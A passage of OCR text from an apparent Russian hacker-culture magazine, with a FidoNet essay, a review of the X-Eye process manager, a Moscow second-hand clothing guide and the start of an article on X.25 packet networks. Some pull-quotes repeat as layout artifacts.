Пару слов об эхах. Эха, или эхоконференция по-научному, представляет собой нечто вроде обыкновенного чата, только сообщения, в отличие от чата, обычно побольше (обычно около килобайта), да и ходят пореже (от 5 до 150 в день). Любой чел, пославший сообщение в эху, стопроцентно будет прочитан подписчиками, а иногда даже получит ответ :). Даже если в эхе сидит больше сотни человек (а обычно в межрегиональных конференциях счет подписчиков идет не на десятки, а на сотни тысяч), то сообщения не теряются. И если ты умеешь красиво писать, толкать мысли, то тебя прочитают и тебе ответят, вне зависимости от цвета кожи, образа жизни или размера члена :). При этом уже не так влияет количество народа, в отличие от всяких инетовских чатов, где залезающие ламеры забивают эфир и мешают пустым шумом. Обычно у всякой эхи есть тема, и к ней кучкуются интересующиеся. Но бывают и исключения, например, о чем может быть эха OBEC.PACTET? Хотя тоже интересная эха, именно в ней я увидел ответ от модератора, выдержанный в стиле Тарантиновских фильмов, но это отдельная история :). В эхе, помимо местных пацанов, ведущих неторопливые разборки, водятся зверюги модераторы :). Модератор - это такой небритый и непросохший дядька, который следит за порядком. Ну, там, дерущихся разнять, ламеров, несущих не в тему бред, разогнать, флеймерам звездануть. Так что если вдруг в толпе кто-то тыкает пальцем на мента и говорит, мол, гляди, живой модератор - не удивляйся, он фидошник :). Но, в отличие от резиновых демократизаторов-блюстителей порядка у модератора самое легкое вооружение - боевые заточенные сурикены, по старинной фидошной традиции выполняющиеся в виде звезд [*]. Звезда - это обычно просто предупреждение, а за необъяснимые наезды можно схлопотать бронебойный плюс [+], он потяжелее будет, и одно только попадание плюсом (а модераторы не промахиваются) эквивалентно трем звездам. Когда же отдельные личности не понимают человеческого языка и не внимают голосу разума, то модератор в торжественной тишине вместо третьего плюса вгоняет в сердце засранцу осиновый [!] :). После этого обычно жертва не может говорить в течение минимум месяца, а если очень повезет - то и видеть. Для гуманистов уточнение - подобные манипуляции выполняются виртуально, без использования тяжелой мебели и убиения невинных животных :).

Почему не Инет?

Вначале Фидо возникла как сеть, объединяющая ббс. И существует до сих пор. Почему? Ну, во-первых, это абсолютно бесплатно. Прислушайся, как красиво звучит: б е с п л а т н о :). Все, что надо - это голова, немного

свободного времени, комп и модем. Сейчас это есть даже у последнего ламерюги. И именно это главное - туда не рвется народ, туда не бегут делать деньги. Там не пытаются с тебя что-то стянуть, не пытаются ничего



у тебя украсть, там не вешают тебе троянов. Или наоборот - продать тебе что-то, убедить, заставить купить, подписаться или что-то в том же духе. То, о чем мечтали коммунисты и Томас Мор со своей Утопией - создать общество без денег, - уже есть. Именно Фидо. Причем там нельзя сделать деньги принципиально - там запрещена реклама. Нет, ну если тебе нужно какую железку толкнуть лишнюю или поискать - без базара, только не надоедай этим всем остальным. В этом и есть главное отличие от Инета. В Инет люди лезут за чем-то, с какой-то конкретной целью. За чем-то для себя, для работы, для подружки какой-то реферат поискать, просто так, поскачивать чего-то нового. В Фидо же народ просто существует, просто живет :). Сеть становится частью твоей жизни, и ты становишься частью сети. В Фидо больше ценится не красота сайта, не размер прокачиваемых через узел денег и трафик, не считается количество посетителей, чтоб потом показывать заказчикам и говорить, вот, мол, какие мы крутые и всего за XX у.е.

В Фидо же больше ценится если уж и не знания, то как минимум умение хорошо и красиво поговорить. Тут не Инет, где любой может залезть, лишь бы деньги были. Подобная экстремальная демократия без напрягов подходит только при наборе в армию или на попсовых дискотеках, да и то не всегда. В реальной же жизни нет единого критерия отделения гопника от негопника, и дело не в деньгах или размере обуви. В Фидо единственный принцип - ты с нами, пока ты нам не мешаешь. Поинт приходит к ноду, тот смотрит на этого поинта, на понты, на руки, на матюгабельность и усвояемость :). Не понравится - не возьмет. Есть другие ноды, их много, ищите и обрящете. Но в основном если человек не жуткий панк, умеет не только рожать интересные мысли, но и отстаивать их в спорах или хотя бы имеет совесть забирать почту вовремя, а не накапливать ее, и не будет пытаться кривыми ручонками заглючить пакет, то проблем не будет. Еще в качестве одного из отличий можно привести то, что тебя могут вышибить из Фидо за несовместимость. Плохо? Вот и нет, очень даже хорошо, потому что выгоняют только самых отъявленных, не умеющих или не хотящих нормально жить. То есть тех, кто мешает другим. В томто и соль - от эхи в принудительном порядке отписываются кадры, которые не в состоянии или красиво говорить, или красиво молчать :). А уж если человек принципиально несовместим со спокойным бесконфликтным общением, то /kick lamer. Недемократично, зато помогает :). Иногда, правда, доходит до абсурдов, например, эха Ru.Antisex. Да, да, есть такие люди, которые очень активно отрицают секс. Оттуда в массовом порядке изгоняются все нормальные, которые пытаются сказать что-то в оправдание естественных взаимоотношений. Нормальный человек не протянет там и дня :). Но нет, парадокс, не вымирает эха. Кипят какие-то дебаты, читают, пишут - удивительно. Чем они размножаются? Спорами наверное или делением :).

Фидо – сеть увлекающихся

Фидо - это идеальное место получить ответ на любой вопрос, начиная от советов по разведению кактусов и заканчивая хитрющими криптоалгоритмами. Получая с фидошного босса список доступных эх, каждый раз удивляюсь, как можно придумать столько эх. Ладно, если их штук пятьдесят-шестьдесят. Ну сотни три, максимум, все, дальше у меня заканчивается фантазия. Ну не две тысячи же. И это только русскоязычные... А как начнешь подписываться - глаза разбегаются :). И хардварь надо, чтобы узнать, как там народ процы да видюхи разгоняет, и софт, чтобы потрепаться о новых версиях, и рендеров всяких для классных картинок, и игры, и кряки, и проганье, и хаки/кряки... Зато точно уверен, что если спросить, почему у меня винда такая большая, то ответов будет куча: начиная от пальцеваний народа, урезавших ее до 20 мег, и заканчивая философскими заключения типа - пусть, дескать, работает, пока работает :). Не надо копаться в поисках кряков, ломалок, рефератов, курсовых, прог разных - есть специальные эхи, есть роботы, обрабатывающие запросы, есть в крайнем случае народ, всем занимавшийся. Главное - поискать. Например, гитарные табы (это что-то вроде нот). Начал я искать в Инете кое-что для себя, полабать немного. Альтависта повыдавала тучу ссылок, и за пару часов деления всей этой фигни я поскачивал в сумме полтора мега текста. Ура? Не тут-то было. Что же оказалось? Семьдесят процентов повторяются. Двадцать пять - мусор, написанный или ламерами, или для ламеров, или и то и другое :). Погоревал я, пораскапывал все это денекдругой, выписал себе килобайт тридцать того, что надо было. А потом для проверки посылаю вопрос в Ru.Guitar, мол, никто не маялся? Вдруг есть у кого, и не в лом на меня кинуть? Результат - я получаю в два раза больше того, что у меня уже есть, и все на следующий день. Плюс заодно получаю знакомых, которые это уже играли и помогли мне парой дельных советов. И опять-таки бесплатно, быстрее и лучше. Не интересуешься? А ты залезь в Ru.Hacker и попробуй ее (эху) потом на что-нибудь променять инетовское. Ага, слабо? А тот же Humor.Filterd, *.Anekdot, *.Prikol, *.humor? Учитывая то, что тебе не надо лазать куда-то, и оно само все к тебе приходит, бесплатно, каждый день, и тебе не надо ничего делать? И где опять же пишут не потому, что что-то надо написать, что-то требуют, кому-то платят и требуют отрабатывать - все приколы шлются именно потому, что это действительно смешно :). Не потому, что так требует босс или такая работа, а просто потому, что человек не удержался, чтобы не засмеяться. Особенно интересно в Humor.Filtered - туда постят мессаги несколько человек, избитых юмором, остальные же читают или посылают им запросы на фильтрацию. К слову сказать, эта эха есть у всех фидошников - она того стоит, уж поверь :).

Файлэхи

Даунлоад тоже есть, только несколько отличный от инетовского - файлэхи. Почти как эхи, но по тематике файлэх регулярно падает файло. Софт, апдейты к Авп, картинки, не только порнуха - расслабься :), музыка и прочее, прочее... Спокойно, каждый день, пройдя через руки народа, испытанное и с комментариями. Где-то кучкуются линуксоиды, где-то полуосисты очередной раз скрещивают Авропу с Мерлином :), где-то квакеры выбирают тачку для профессиональной игры, где-то ролеплейщики выдумывают новые вселенные, где-то вечные искатели драйверов выискивают преимущество одной новой беты над другой, где-то хакеры обсуждают преимущество винды перед униксом - дырок больше :).

Преимущества

Так чем Фидо лучше Инета? Тут и там народ, софт и ты. Одна маленькая разница. Фидо - бесплатное, как принцип. Никто не вздумает с тебя снимать деньги за что-то. А за что? За гигазы софта, валящиеся по файлэхам. За обработку запросов, за поиск рефератов/кряков/апдейтов/etc. Да кому это надо будет, если это не надо тебе? А разница между Инетом и Фидой такая же, как между комбайном и мотоциклом - на комбайне можно только работать. Любая попытка отдыха превращается в нечто невообразимое - не ты зарабатываешь, так на тебе зарабатывают. Когда ты устанешь от бесконечного ныряния по сети, когда тебе захочется лечь и просто выспаться и вместе с тем ничего не потерять - иди в Фидо :).





Смотри в оба...



Терехов Михаил (stranger@xakep.ru)

Программа, которую я хочу тебе представить, относится к классу программ-менеджеров процессов. Она, как и все программы из этого класса, может выполнять такие действия, как показ списка процессов, показ/изменение приоритета процесса, возможность "снятия" любого процесса, показ сопутствующих процессу DLL и потоков, а также показ всех открытых и скрытых окон. Но у проги X-Eye есть ряд возможностей, которые почти нигде не встречаются. Вот на них мы и остановимся немного поподробнее.

Для начала скачай данную софтину с x_eye.boom.ru. Весит она совсем немного. Всего 184 кило. Инсталлировать прогу не придется, просто скачай файл и запусти его. Перед тобой предстанет главная форма программы, представляющая собой окно, в котором находится список открытых файлов и кнопки управления.

Справа в окне видны имена всех файлов, запущенных у тебя на машине, а слева расположен ряд кнопок. Кнопка "View all process" открывает форму просмотра активных процессов с информацией о них. Как ты видишь, данное окно делится на две части. В верхней части в виде таблицы представлен список всех процессов, работающих на данный момент на компе.

Эта таблица имеет несколько колонок:

"Process" - имя запущенного файла (процесса);

"PID" - уникальный идентификатор процесса;

"C.Usage" - счетчик ссылок на данный процесс;

"Threads" - количество потоков, которыми владеет процесс;

"Parent PID" - идентификатор процесса, породившего данный;

"Priority" - приоритет процесса;

"Full Path" - полный путь к файлу на диске.

А в нижней части окно состоит из несколько вкладок.

"Modules" - показывает инфу об используемых этим процессом модулях.

"Threads" - в этом окне представлена информация о потоках процесса.


"Descriptors" - данные об открытых процессом дескрипторах. Все они располагаются в таблице, которая состоит из трех колонок. В первой адреса памяти, где содержится блок описания дескриптора; во второй - флаги, с которых был получен дескриптор, а в третьей колонке - описание объекта, к которому этот дескриптор относится.

"Envir" и "Version" - хоть эти закладки и есть, но они пока еще находятся в стадии разработки.

При нажатии на правую кнопку крыски в верхнем окошке можно выбрать "окно просмотра карты памяти" процесса. Для этого необходимо обхватить своей огромной лапищей крысу, навести курсор на интересующий тебя процесс, нажать на правую кнопку и выбрать в выпадающем меню Show memory map.

В таблице представлена следующая информация: адрес данного региона памяти; адрес блока, которому принадлежит регион; тип доступа; размер; статус (commit - память есть, reserved - нет); тип защиты (чтение, запись).

Если же ты все никак не можешь успокоиться достигнутым, и тебе необходимо просмотреть участок памяти выбранного тобой процесса, то выдели его и нажми на правую клавишу мышки. Выбери Read memory. В полях From (стартовый адрес) и Lenght (длина) задай какие-нибудь значения. Стартовый адрес можешь не трогать, а вот длину поставь 50 или 100. После того как ты задал необходимые тебе значения, жми на Read. Прога считывает и выводит на экран выбранный тобою фрагмент памяти.



Есть в этом деле одно маленькое "НО". Этот фрагмент будет выведен на экран при условии, что он доступен. Для этого необходимо было в предыдущем окне в соответствующем столбце убедиться, что стоит Commit. Если же там стоит Reserved, то на экран будет выведено сообщение об ошибке. Чтобы просмотреть весь участок памяти, необходимо использовать кнопки "XXX<<" и "XXX>>", которые находятся справа. Вместо "XXX" стоит значение, равное указанному тобой в поле Lenght.

При нажатии в главном окне проги на кнопку "View all modules" откроется окно с информацией обо всех модулях, работающих на данный момент у тебя.


В таблице представлена инфа об имени модуля; адресе памяти, куда он загружен; идентификаторе; размере; счетчике использования, т.е. сколько раз во всех других программах имеется ссылка на данный модуль; полный путь к файлу на диске. Если ты выберешь какой-то конкретный модуль из списка, то в маленьком окошке снизу ты сможешь лицезреть информацию о программах, юзающих данный модуль в настоящий момент. Если посчитать количество этих прог, то оно совпадет с числом, виднеющимся в таблице в пятом столбике слева. Чтобы точно определить где лево, тебе придется найти правую руку. Когда найдешь, то можешь быть точно уверен, что другая рука левая, конечно, если ты правильно определил, где у тебя правая рука. :))))

Следующий кнопарь - "View all threads"

В появившейся перед тобой таблице представлен список потоков. В ней указаны уникальный идентификатор потока; ее базовый приоритет; имя файла, к которому этот поток относится, а также счетчик остановок. Если этот счетчик имеет нулевое значение, то можешь быть уверен - данный поток работает, в противном случае - нет. Внизу окна имеется ряд кнопок, с помощью которых можно управлять потоками:
"Suspend" - выбранный поток будет приостановлен;
"Resume" - возобновление выполнения потока;
"Terminate" - уничтожить выбранный поток.
Если напротив "show info" поставить галочку, то в окне справа будет показана недокументированная инфа о потоке. Но имей в виду, что манипуляции с потоками могут привести к зависанию системы. Было б это так страшно. Нажал на Reset и продолжай баловаться дальше.
Еще одна кнопка "Windows list" показывает таблицу со всеми окнами приложений, существующих в системе.

Если нажать на правую кнопку мыши, то выпадает меню, с помощью которого можно сделать видимыми окна, а если необходимо, то, наоборот, сделать окно невидимым, чтобы не маячило перед глазами.

И последняя кнопка "File change notify" - это окно предупреждений об изменении файловой системы.



Можно настроить прогу так, что при изменении файловой системы (удаление, появление нового файла, изменение размера и т.д.) выскакивало предупреждение. Это предупреждение представляет собой маленькое окошечко с кнопочкой ОК. Тренировка мышц кисти тебе обеспечена, если ты поставишь в поле "Path to notify:" c:\windows. :))) В этом поле, как ты понял, указывается путь к объекту, за которым ведется слежение. Если необходимо следить также за подкаталогами, то нужно поставить галочку возле "Subdir". В группе Filter устанавливаем галочки напротив событий, за которыми нужен глаз да глаз, и нажимаем "start notify". Максимум можно настроить только 10 слежений, но этого тебе хватит с лихвой, ты уж мне поверь. Если тебе кажется, что какое-то слежение тебе вовсе не нужно, то выбери его в выпадающем списке и нажми "Stop notify".


Ну вот, на этом я хотел бы раскланяться и пойти поспать. Но хотел бы тебя предупредить, что автор этой программы и я не несем ответственности за что бы то ни было, включая пожар, наводнение, землетрясение, потерю данных, поломку железа и т.д., возникших вследствие использования данного продукта. Мы никого не заставляли ее себе ставить. Мы лишь рекомендуем. Еще более подробную информацию ты скоро сможешь прочитать на сайте http://x_eye.boom.ru. Я бы порекомендовал использовать эту прогу у себя людям, которые любят постоянно устанавливать что-то новенькое. А также людям, которые предпочитают хранить у себя на диске запущенных троянов. :)))

Выражаю благодарность за помощь в написании данного материала человеку, который собственноручно написал эту программу - Александру Рикманису.



Second Hand

Hungry Duck



Помнится какой-то заумный чел, любивший философствовать на околокомпьютерные темы, прогнал такую штуку: «Хакер - это диагноз... и медицина здесь бессильна». Болезнь эта есть ни что иное, как ярковыраженная мания преследования ламеров, возведенная в квадрат, разбавленная пивом и пробкой арахисовых орешков. Но, как известно многим, неизлечимо больным такого экстракласса полагается отдельное помещение с мягкими стенками и смирительные рубашки. Вот о них-то я и хочу поговорить с тобой, мой тяжелобольной. Точнее - о смирительных футболках, свитерах, джинсах, куртках и т.д. и т.п. (А мягкие стеночки сделаешь сам - обобьешь их поролоном.) И вот начинается наш собственный поход за зипунами... Не в ГУМ (дорого), но и ни на Черкизовский рынок (дешево, типа, смотрится). А пойдем мы - в Second Hand. И не надо строить брезгливую рожицу: типа, мы в это не играем. Сам я уже не один год пользуюсь магазинами этого типа и могу смело порекомендовать вам, хацкеры, парочку таких мест.

Место 1

«Новое - это хорошо добытое старое» - таков девиз крупной сети магазинов «второй руки», разбросанных аж по всей Москве. В чистых просторных помещениях на длиннюююющих стеллажах можно найти все что душе угодно: джинсы - нет проблем (Levi`s, GAP, Lee - 80-250 отечественных); футболки - ради Бога (Armani, Adidas, Wrangler - 40-150 рубленых); толстовки, свитера - и тоже фирма (80-200 р.). Я сам не устоял перед соблазном и купил (держись за стулья, народ!) розовый галстук (RULEz!).

Адрес: 1) ул.Профсоюзная, дом 128/2, метро «Коньково», телефон: 337-33-38

2) ул.Ясногорская, дом 13, корп. 1, метро «Ясенево», телефон: 426-98-11

3) ул.Вучетича, дом 19, метро «Динамо», телефон 979-55 59

Место 2

«Шиворот на выворот» - не гоните ребята, у вас

там полный порядок (я бы даже сказал - уют, только нет большой постели). =) Классный магазин, классные продавцы, клевые шмотки (я аж крякнул от зависти) - и вообще все круто!

И даже при цене в 370 деревянных за кг (они все продают на вес... зато какие фирмы: Lacoste,

И вот начинается наш собственный поход за зипунами... Не в ГУМ (дорого), но и ни на Черкизовский рынок (дешево, типа, смотрится). А пойдем мы - в Second Hand. И не надо строить брезгливую рожицу: типа, мы в это не играем. Сам я уже не один год пользуюсь магазинами этого типа и могу смело порекомендовать вам, хацкеры, парочку таких мест.

Boss, Nike, Levi`s!) я рекомендую посетить это место primary.

Адрес: ул.Беговая, дом 6/3, метро «Беговая», телефон: 946-01-59 (настоятельно рекомендую сначала позвонить, иначе можете сникать славу Сусанина!)

Место 3

Однажды (уже не помню, чего там забыл) вышел я на станции «Проспект Мира» и не успел сделать шага, как ко мне подбегает какой-то мужик и с диким лицом сует масюсенькую листовку (Слава Великому Октябрю!). Ну, думаю, все: берем кирпичи и на Кремль. Ничего подобного! За бумажкой в 20 квадр. см оказался битком набитый демократичной одежкой зал в 100 метров. Для SH цены немного высоковаты, но это с лихвой окупается широким ассортиментом и белозубыми улыбками добродушных продавцов. А цены следующие: футболки - 60-80р., джинсы - 180р., кожа (кстати, ее можно порезать на тонкие полоски и украсить всякими железками!) - от 380р. Сходите - не пожалеете.

Адрес: Протопоповский пер., дом 9, метро «Проспект Мира» (кольцевая), телефон 284-25-14

Место 4

Воскресенье. Утро. Нахожу себя на «Театралке». Голова болит(очень) и спина тоже болит. А главное, события прошедших часов скрыты под завесой тайны. Мое возвращение в мир живых началось под вывеской «Second-hand: комиссионная одежда из США и Европы «(как трогательно, но не



Second-Hand

надо меня трогать - у меня и так все болит!), очень символично, не находите? Ну чё, зашел, посмотрел вокруг да около и обнаружил, что мое собственное облачение «слегка» помято. Но тут мне на помощь пришёл местный обслуживающий персонал: за сносную (я был приятно удивлен тем, что обнаружил свои кровные на месте) денежку я одел себя с ног до головы: 180р. - за светлые джинса esprit, 60р. - за легкую футболку levi`s, 75р. - за стильную жилетку wrangler и... и снова почувствовал себя человеком (точнее, челом, так как очень скоро узнал, что «в порыве страсти» напинговал своему корешу физиономию) =)

Для SH цены немного высоковаты, но это с лихвой окупается широким ассортиментом и белозубыми улыбками добродушных продавцов.

Адрес: ул. Никольская, дом 4, метро «Театральная»/Полянка/Лубянка», телефон 298-01-84

Место 5

«Сами мы не местные» - вот так и я носился в поисках жилья, пока не осел в районе с благозвучным названием «Черемушки». Так вот, во время своих странствий я чисто случайно набрел на очередной SH, магазинчик-то был небольшой, один продавец на 12,5 кв. метров, но... но техника уплотнения делает чудеса - на этих самых метриках расположился ассортимент среднего по размерам магазина, и я (благо, был на лавэ) сделал пару покупочек: 3 рубашки, 2 кофты, свитер, 2 джинсов, 3 футболки - так, по мелочи (и это все чуть больше чем за 400 рубленых (цена - 250р. за кг >:)). Вещи оказались просто блеск, и именно они подвигли меня настрочить сию статью, и именно в них я и рожал свой скрупулезный труд.

Адрес: ул. Кедрова, дом 14, метро «Академическая», телефона нету.

Место 6

Эх, Тверская, Тверская... даже не спрашивайте, чего я там забыл, но, тем не менее, я стою у входа в метро «Маяковская». Стою, размышляю о высоком и не очень, и тут в цепь моих размышлений вклинилась чья-то наглая рожа с буйными зенками. Я аж подпрыгнул от неожиданности: передо мною стоял тот самый тип, что сунул мне бумажку на Проспекте Мира (см. выше). «Изыди, злой дух», - кричу я ему. А он (вот ведь сволочь!) сует мне в руку очередной прайс и... и с невозмутимым видом продолжает делать свое дело. Немного отойдя после пережитого шока, я все-таки заглянул в листок и обнаружил (думаете, это просто совпадение?) адрес магазина «Лана» - комиссионные товары из Европы. Ноги сами понесли меня вперед, и очень скоро я оказался в этой самой «Лане». Меня очень удивил тот факт, что они предлагают целый ряд товаров, и все по 50 целковых. Тут тебе и джинсы, и майки с футболками, и рубашки с брючками; есть и курточки, и т.д. и т.п. Выбирай на вкус!

Адрес: 1-ый Тверской-Ямской пер., дом 16, метро «Маяковская», телефон 250-08-14

P.$.

Ну что, хацкеры нашего необъятного xUSSR, заг-

рузил я вас своим сочинением на свободную тему? Поделом вам! Надо почаще отрывать свои задницы от компа. Я, конечно, понимаю, что в Инете можно разгуливать в одних трусах или без оных. Но на satan-пати в таком виде не попрешь, собаку не выведешь во двор, да пива не купишь, да и в тусовке тебя не поймут (если только это не тусовка gay.ru). Вот я и предлагаю тебе сделать прыжок в необъятную пучину московского second-hand`a. Конечно, стиль и глубину выбирать тебе, но мне хотца дать тебе пару советов, как войти в воду рыбкой и при этом не удариться о дно головой:

1. Выбирай (вначале) те магазины, которые указаны в статье. Не беспокойся, лажи не будет.

2. Когда придешь в магазин, с разбегу ныряй в пучину тряпок. Не донимай местных продавцов пустым базаром типа «я ищу такой же, только с перламутровыми пуговицами».

МЕНЯ ОЧЕНЬ УДИВИЛ ТОТ ФАКТ, ЧТО ОНИ ПРЕДЛАГАЮТ ЦЕЛЫЙ РЯД ТОВАРОВ, И ВСЕ ПО 50 ЦЕЛКОВЫХ. ТУТ ТЕБЕ И ДЖИНСЫ, И МАЙКИ С ФУТБОЛКАМИ, И РУБАШКИ С БРЮЧКАМИ; ЕСТЬ И КУРТОЧКИ, И Т.Д. И Т.П. ВЫБИРАЙ НА ВКУС!


3. Перепробуй максимальное кол-во возможных и невозможных вариантов - могут получиться такие ядреные прикиды, что ты кончишь на свое отражение в зеркале.

4. Обязательно попробуй вытащить на такую прогулку свою girl-friend или boy-friend (не пойми меня неправильно!). Покажи свои способности из ничего сделать охо-хо! Они будут в неописуемом восторге.

5. Старайся искать шмотки с фирменными лейблами, потом можно будет хвалиться направо и налево.

Если ты реально кул-хацкер, то таковым должен быть всегда, везде и во всем! (даже в твоей же одежде). =) **Это X-стиль.**





X.25: НАЗАД В БУДУЩЕЕ

Duke/SMF (smf2000@mail.ru) http://smf.chat.ru



ЧТО БЫ ЭТО ЗНАЧИЛО ?

Современное поколение хакеров коренным образом отличается от хакеров «старой школы», действовавших в 80-х годах. Люди стали избалованны доступностью Инета, бесплатной Web-почты, мощной вычислительной техникой. Количество людей, не видевших Internet хотя бы краем глаза, уменьшается с каждым днем - прогресс шагает по стране семимильными шагами. Только что научившись работать с компьютером, человек уже лезет в манящий, разноцветный, раскиданный повсюду Интернет. Но, уж поверь на слово, так было не всегда...

А как же было раньше ? Когда еще Windows и в проектах не было, когда DOS еще только родился, когда не было красивых GUI и по сетям приходилось путешествовать в text-mode... Тогда была другая эпоха - эпоха сетей X.25. Как много в этом слове! Сегодня человек, знающий что такое X.25, выглядит древним монстром. Зачем современным хакерам знать, что такое X.25 с их текстовым интерфейсом, зачем нужно ломать и исследовать эти сети, когда можно заслать на компьютер соседа какой-нибудь Back Orifice и наслаждаться издевательством над своим ближним?

Это дело сугубо личное. Но (здесь стоит написать большое и жирное IMHO) каждый

уважающий себя хакер должен заботиться о расширении своего кругозора и должен знать историю возникновения и развития хакерского дела.

Так что же представляет собой X.25 ? (Да-да, я не опечатался, именно «представляет», а не «представляло», потому что эти сети все еще живут, хотя пик их популярности канул в Лету...)

Сети на основе протокола X.25 являются сетями пакетной коммутации.

Основу такой сети составляют Центры Коммутации Пакетов (PAD), разбросанные по миру. Для того, чтобы получить доступ в сеть, достаточно соединиться с ближайшим PAD. Как правило, существуют гейты между различными сетями на основе протокола X.25 (например, Sprint<->Rosnet), поэтому путешествие по различным сетям возможно с одного PAD.

Подключенные к сети пользователи могут обмениваться информацией с другими пользователями или базами данных. Для этого между ними устанавливается виртуальное соединение - временная связь.

ГЛОССАРИЙ

Для того, чтобы продолжить разговор о X.25, необходимо ввести несколько понятий, чтобы читатель хотя бы немного понимал смысл описываемого и не чувствовал себя иностранцем :-)

NUA (Network Users Address) - то число или имя (мнемоника), задающее Сетевой Адрес Пользователя.

NUI (Network User Identificator) - Идентификатор Сетевого Пользователя, код доступа и пароль. Предоставляется поставщиком сетевых ресурсов (провайдером). Используется в качестве номера счета, с которого будут сниматься деньги за время твоей работы с сети. (В это месте я тоже не опечатался - сети X.25 платные, ведь за все кто-то должен платить. Но это вовсе не значит, что любителям халявы здесь делать нечего - халява проклевывается повсюду ;))

DNIC (Data Network Identification Code) - Код Идентификации Сети, представляет из себя 4 цифры, которые в полном сетевом адресе задают код сети данных.

PAD (Packet Assembler/Disassembler) - Сборщик/Разборщик Пакетов. Это устройство позволяющее с помощью обычного терминала работать с сетями коммутации пакетов, т.к. терминальные программы передают не блоки данных, а символы.

Российские сети

В России существует несколько сетей на основе протокола X.25:

Sprint, ROSPAC, INFOTEL, ROSNET, TSI, IASNET, InfoPac и другие. Бесспорными лидерами по количеству хостов являются Sprint и RosNet.

Sprint - это одна из крупнейших в мире сетей коммутации пакетов. Основу сети составляет сеть оптоволоконных каналов, поэтому время передачи пакетов по сети очень мало. К Sprint подключено несколько тысяч host-компьютеров фирм и организаций, предоставляющих разнообразные справочно-информационные услуги и обеспечивающих выход в другие сети. Примерно 110 сетей во всём мире поддерживают соединения со Sprint.

Сеть ROSNET - одна из российских X.25 сетей, имеющая узлы в большинстве крупных городов. Раньше эта сеть специализировалась на передаче телексных и телеграфных сообщений, в настоящее время к ней подключены системы типа АДОНИС и Rex400, доступных без NUI и предоставляющих почтовые и другие услуги пользователям.

В каждой из стран из состава ex-USSR созданы государственные сети, работающие по протоколу X.25 : UkrPack в Украине, BelPac в Беларуси и тому подобное.

ЛЕЗЕМ В СЕТЬ !

Что требуется для работы в сети X.25 ? Обычный модем, терминальная программа (желательно, с поддержной ANSI и возможностью сохранять логи, например Telix или Telemax)



и знание номера телефона местного PAD (конечно можно звонить по междугородке, если у тебя лишние деньги...). Связь из сети Internet с PAD невозможна (да и немногие из числа счастливых обладателей доступа к Инет захотят попасть в сети X.25).

Рассмотрим посещение сети Sprint на примере.

1. Звоним модемом на местный PAD. Для этого в терминалке достаточно набрать atdp[номер]

2. Когда связь будет установлена _на_чистом_экране_ набирай «@D»


(без кавычек, естественно ;)) . Пока ты не введёшь указанное, PAD, система с тобой общаться не будет (это сделано для того, чтобы посторонние посетители не узнали, что же за служба находится по этому телефону).

3. На экране появятся строки вида :

Global One Networks

